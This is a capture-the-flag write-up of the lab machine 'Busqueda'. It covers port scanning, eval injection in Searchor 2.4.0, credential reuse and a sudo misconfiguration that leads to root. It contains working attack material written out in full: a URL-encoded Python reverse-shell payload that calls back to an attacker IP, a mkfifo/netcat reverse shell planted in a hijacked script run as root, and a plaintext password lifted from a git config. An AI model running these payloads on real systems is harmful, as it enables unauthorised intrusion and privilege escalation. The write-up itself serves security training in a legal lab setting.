Busqueda

Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.66.179
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 05:08 CST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 05:08 (0:00:00 remaining)
Nmap scan report for 10.129.66.179
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting this address in browser shows host name "searcher.htb" so let's first add an entry to /etc/hosts file so we can visit actual website.

```
└─$ echo "10.129.66.179 searcher.htb" | sudo tee -a /etc/hosts
```

Website allows us to search for particular query choosing search engine available from list. At the bottom of website we find that it's powered by Searchor 2.4.0.

Online search provides us with PoC for searchor 2.4.0 exploit which takes advantage of unsanitized user input in eval function so we can use specially crafted request and lead to RCE. Although both engine and query parameters are taken into function we should focus on query parameter as modifying engine parameter to something not appearing on engine list would lead to an error.

```
url = eval(
    f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
)
```

Let's open BurpSuite, intercept request and send it to repeater and prepare a listener in terminal.

```
└─$ nc -nlvp 1234
```

```
Pretty  Raw  Hex                                                    \n
1  POST /search HTTP/1.1
2  Host: searcher.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 26
9  Origin: http://searcher.htb
10 Connection: close
11 Referer: http://searcher.htb/
12 Upgrade-Insecure-Requests: 1
13
14 engine=Amazon&query=qwerty
```

Now let's paste payload request as query parameter and URL encode it.

```
Pretty  Raw  Hex                                                    \n
1  POST /search HTTP/1.1
2  Host: searcher.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 269
9  Origin: http://searcher.htb
10 Connection: close
11 Referer: http://searcher.htb/
12 Upgrade-Insecure-Requests: 1
13
14 engine=Amazon&query=
   ',+exec("import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_
   INET,socket.SOCK_STREAM)%3bs.connect(('10.10.14.170',1234))%3bos.du
   p2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%
   3bp%3dsubprocess.call(['/bin/sh','-i'])%3b"))%23
```

We successfully got a reverse shell on listener as svc user.

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.66.179] 44624
/bin/sh: 0: can't access tty; job control turned off
$ whoami
svc
```

Upgrade TTY with:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
svc@busqueda:/var/www/app$ ls -la
```

User flag can be found at /home/svc

```
svc@busqueda:/home$ cd  svc
cd  svc
svc@busqueda:~$ ls
ls
user.txt
```

Let's inspect /etc/hosts

```
svc@busqueda:~$ cat /etc/hosts
cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 busqueda searcher.htb gitea.searcher.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


We find a subdomain at 127.0.1.1 called gitea.searcher.htb

Searching through files for a potential way to escalate our privileges, we find an interesting line at /var/www/app/.git/config

```
url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
```

Gitea is lightweight code hosting platform.
Let's add following entry to /etc/hosts and sign in as cody.

```
-$ echo "10.129.66.179 gitea.searcher.htb" | sudo tee -a /etc/hosts
```



Password found is also SSH password for svc user so we can switch to SSH connection.

```
ssh svc@10.129.66.179
```

```
svc@busqueda:~$ whoami
svc
```

Let's run sudo -l and look for a way to escalate our privileges.

```
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

We find that we can run /usr/bin/python3 and /opt/scripts/system-checkup.py with root privileges. Let's run it and see what happens.

```
svc@busqueda:~$ sudo -u root /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```

We can see program usage and list of actions.

As we can see it it much possible that docker is running on that host.
Let's run findmnt command to show possibly running docker containers.

```
svc@busqueda:~$ findmnt
├─/var/lib/docker/overlay2/6427abd571e4cb4ab5c484059a500e7f743cc85917b67cb305bff69b1220da34/merged
│                                    overlay     overlay    rw,relatime,lowerdir=/var/lib/docker/overl
└─/var/lib/docker/overlay2/dea767bc68f589fb78dfe58af4c1b2ee57f1c52008a0cbedf40739ebfc1e27f0/merged
                                     overlay     overlay    rw,relatime,lowerdir=/var/lib/docker/overl
```

Let's run and inspect commands that were shown in system-checkup.py usage.

```
svc@busqueda:~$ sudo -u root /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED         STATUS          PORTS
                     NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   10 months ago   Up 57 minutes   127.0.0.1:3000→3000/tc
p, 127.0.0.1:222→22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   10 months ago   Up 57 minutes   127.0.0.1:3306→3306/tc
p, 33060/tcp              mysql_db
```

```
svc@busqueda:~$ sudo -u root /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
```


No we try to adjust arguments.

```
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
```

Let's inspect mysql_db in json format.

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' mysql_db
```

We find in output a password for gitea user. We might try it to log in gitea.searcher.htb. Surprisingly in work for Administrator user.



Now let's try the most interesting action for system-checkup.py - full-checkup

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

It seems that with this command we might simply run full-checkup.sh that we can create ourselves. So let's create a file named full-checkup.sh with a reverse shell inside of it.

```
svc@busqueda:/tmp$ echo -en "#! /bin/bash\nrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.170 1234
>/tmp/f" > /tmp/full-checkup.sh
svc@busqueda:/tmp$ chmod +x full-checkup.sh
```

Now setup a listener.

```
└─$ nc -nlvp 1234
```

Run this command and receive reverse shell.

```
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

```
connect to [10.10.14.170] from (UNKNOWN) [10.129.66.179] 45746
# # whoami
root
```

We got root and root flag can be found at /root